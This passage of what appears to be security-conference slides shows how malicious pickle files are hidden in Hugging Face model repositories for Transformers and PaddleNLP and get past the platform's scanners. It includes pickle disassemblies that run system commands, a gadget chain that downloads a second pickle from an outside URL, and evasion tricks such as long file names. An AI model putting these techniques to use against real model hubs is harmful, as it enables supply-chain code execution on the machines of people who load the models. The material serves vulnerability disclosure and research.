
Trick 2: CONFIG Abuse

zpbrent/RagRetriever/config.json

```
{
  "architectures": [
    "RagRetriever"
  ],
  "dataset": "wiki_dpr",
  "dataset_split": "train",
  "do_deduplication": true,
  "do_marginalize": false,
  "doc_sep": " // ",
  "exclude_bos_score": false,
  "generator": {"_num_labels": 3...},
  "index_name": "legacy",
  "index_path": "zpbrent/RagReuse",
  "is_encoder_decoder": true,
  "label_smoothing": 0.0,
  "max_combined_length": 300,
  "model_type": "rag",
  "n_docs": 5,
  "output_retrieved": false,
  "passages_path": null,
  "question_encoder": {"add_cross_attention": false...},
  "reduce_loss": false,
  "retrieval_batch_size": 8,
  "retrieval_vector_size": 768,
  "title_sep": " / ",
  "use_dummy_dataset": false,
  "vocab_size": null
}
```

```
class RagRetriever:
    """..."""

    @staticmethod
    def _build_index(config):
        if config.index_name == "legacy":
            return LegacyIndex(
                config.retrieval_vector_size,
                config.index_path or LEGACY_INDEX_PATH,
            )
```


https://huggingface.co/zpbrent/RagReuse



Invisible to the victims

Malicious payloads

https://huggingface.co/zpbrent/RagRetriever




Display in white
No alert

Demo 1: RagRetriever – Bypass Trick

Transformers

One more trick:

A long file name of the malicious pickle can bypass the scanning too




hf_bert_base.hnswSQ8_correct_phi_128.c_index.index_meta.dpr

```
 0: \x80 PROTO      3
 2: c    GLOBAL     'posix system'
16: X    BINUNICODE 'touch HACKED'
33: \x85 TUPLE1
34: R    REDUCE
35: .    STOP
```

Demo 1: RagRetriever – How to

https://huggingface.co/zpbrent/RagRetriever




Public upon request

```
$ huggingface-cli login --token [your token with write permission]

$ python test.py
```

test.py

```
# Load model directly
from transformers import AutoTokenizer, RagRetriever

tokenizer = AutoTokenizer.from_pretrained("zpbrent/RagRetriever")
model = RagRetriever.from_pretrained("zpbrent/RagRetriever")
```

Demo 2: ErnieTiny - Overview



Demo 2: ErnieTiny – Code Path

PaddleNLP

[15]

```python
class PretrainedTokenizerBase(SpecialTokensMixin):
    """Base class for [`PretrainedTokenizer`]...."""

    resource_files_names: Dict[str, str] = {}
    pretrained_resource_files_map: Dict[str, Dict[str, str]] = {}
    pretrained_init_configuration: Dict[str, Dict[str, Any]] = {}
    max_model_input_sizes: Dict[str, Optional[int]] = {}
    _auto_class: Optional[str] = None
    tokenizer_config_file = TOKENIZER_CONFIG_NAME
```

[14]

```python
class PretrainedTokenizer(ChatTemplateMixin, PretrainedTokenizerBase):
    """Base class for all tokenizers...."""
```

[13]

```python
class ErnieTinyTokenizer(PretrainedTokenizer):
    r"""..."""
    resource_files_names = {
        "sentencepiece_model_file": "spm_cased_simp_sampled.model",
        "vocab_file": "vocab.txt",
        "word_dict": "dict.wordseg.pickle",
    }  # for save_pretrained
    pretrained_resource_files_map = {
        "vocab_file": {"ernie-tiny": "https://bj.bcebos.com/paddlenlp/models/transformers/ernie_tiny/vocab.txt"},
        "sentencepiece_model_file": {
            "ernie-tiny": "https://bj.bcebos.com/paddlenlp/models/transformers/ernie_tiny/spm_cased_simp_sampled.model"
        },
        "word_dict": {
            "ernie-tiny": "https://bj.bcebos.com/paddlenlp/models/transformers/ernie_tiny/dict.wordseg.pickle"
```

How to use from the paddlenlp library

```python
from paddlenlp.transformers import AutoTokenizer, ErnieTinyTokenizer

tokenizer = AutoTokenizer.from_pretrained("zpbrent/PaddleNLP-ErnieTiny", use_auth_token=True, from_hf
model = ErnieTinyTokenizer.from_pretrained("zpbrent/PaddleNLP-ErnieTiny", use_auth_token=True, from_h
```

Source

[15]

```python
class PretrainedTokenizerBase(SpecialTokensMixin):
    """Base class for [`PretrainedTokenizer`]...."""
    def from_pretrained(cls, pretrained_model_name_or_path, *args, from_hf_hub=False, subfolder=None, **kwargs):
        """..."""

        pretrained_model_name_or_path = str(pretrained_model_name_or_path)
        cache_dir = kwargs.pop("cache_dir", None)
        from_aistudio = kwargs.pop("from_aistudio", None)
        cache_dir = resolve_cache_dir(pretrained_model_name_or_path, from_hf_hub, cache_dir)
        vocab_files = {}
        init_configuration = {}

        additional_files_names = {...}

        vocab_files_target = {**cls.resource_files_names, **additional_files_names}
        elif os.path.isdir(pretrained_model_name_or_path):
            vocab_files_target["tokenizer_config_file"] = cls.tokenizer_config_file
            for file_id, file_name in vocab_files_target.items():
                full_file_name = os.path.join(pretrained_model_name_or_path, file_name)
                if os.path.isfile(full_file_name):
                    vocab_files[file_id] = full_file_name
        for file_id, file_path in vocab_files.items():
            if file_path is None or os.path.isfile(file_path):...
            if from_aistudio:...
            elif from_hf_hub:
                resolved_vocab_files[file_id] = hf_hub_download(
                    repo_id=pretrained_model_name_or_path,
                    filename=file_path,
                    subfolder=subfolder,
                    cache_dir=cache_dir,
                    library_name="PaddleNLP",
                    library_version=__version__,
                )
        for args_name, file_path in resolved_vocab_files.items():
            ...
            if args_name not in init_kwargs:
                init_kwargs[args_name] = file_path
        # TODO(guosheng): avoid reduplication of position args and key word args
        tokenizer = cls(*init_args, **init_kwargs)
```

Malicious pickle file

[14] https://github.com/PaddlePaddle/PaddleNLP/blob/v2.6.1/paddlenlp/transformers/ernie/tokenizer.py
[15] https://github.com/PaddlePaddle/PaddleNLP/blob/v2.6.1/paddlenlp/transformers/tokenizer_utils.py
[16] https://github.com/PaddlePaddle/PaddleNLP/blob/v2.6.1/paddlenlp/transformers/tokenizer_utils_base.py

[13]

```python
    def __init__(
        self,
        vocab_file,
        sentencepiece_model_file,
        word_dict,
        if not os.path.isfile(vocab_file):...
        if not os.path.isfile(word_dict):...
        self.dict = pickle.load(open(word_dict, "rb"))
```

Sink

Demo 2: ErnieTiny – Bypass Trick

Trick 1: Code Reuse

```
  0: \x80 PROTO      3
  2: c    GLOBAL     'urllib.request urlretrieve'
 30: q    BINPUT     0
 32: X    BINUNICODE 'https://zpbrent.github.io/pocs/touch.pkl'
 77: q    BINPUT     1
 79: X    BINUNICODE '.touch.pkl'
 94: q    BINPUT     2
 96: \x86 TUPLE2
 97: q    BINPUT     3
 99: R    REDUCE
100: q    BINPUT     4
102: 0    POP
103: \x80 PROTO      3
105: c    GLOBAL     'paddlenlp.transformers.gpt.modeling_pp get_attr'
154: q    BINPUT     5
156: c    GLOBAL     'paddlenlp.taskflow.utils WordTagRelationExtractor'
207: q    BINPUT     6
209: X    BINUNICODE 'from_pkl'
222: q    BINPUT     7
224: \x86 TUPLE2
225: q    BINPUT     8
227: R    REDUCE
228: q    BINPUT     9
230: X    BINUNICODE '.touch.pkl'
245: q    BINPUT     10
247: \x85 TUPLE1
248: q    BINPUT     11
250: R    REDUCE
251: q    BINPUT     12
253: 0    POP
```

Orange

Gadget to fetch .touch.pkl

urllib

depends

PaddleNLP

Gadget to wrap the black-listed builtins.getattr

Orange

```
def get_attr(layer, name):
    if getattr(layer, name, None) is not None:
        return getattr(layer, name, None)
    else:
        return get_attr(layer._layer, name)
```


Orange

Gadget to load .touch.pkl

```
def from_pkl(cls, pkl_path):
    """Implement an instance from a serialized pickle package."""
    with open(pkl_path, "rb") as fp:
        schema = pickle.load(fp)
    return cls(schema)
```

zpbrent/PaddleNLP-ErnieTiny/dict.wordseg.pickle


https://huggingface.co/zpbrent/PaddleNLP-ErnieTiny



Display in orange
No alert

Demo 2: ErnieTiny – How to

https://huggingface.co/zpbrent/PaddleNLP-ErnieTiny

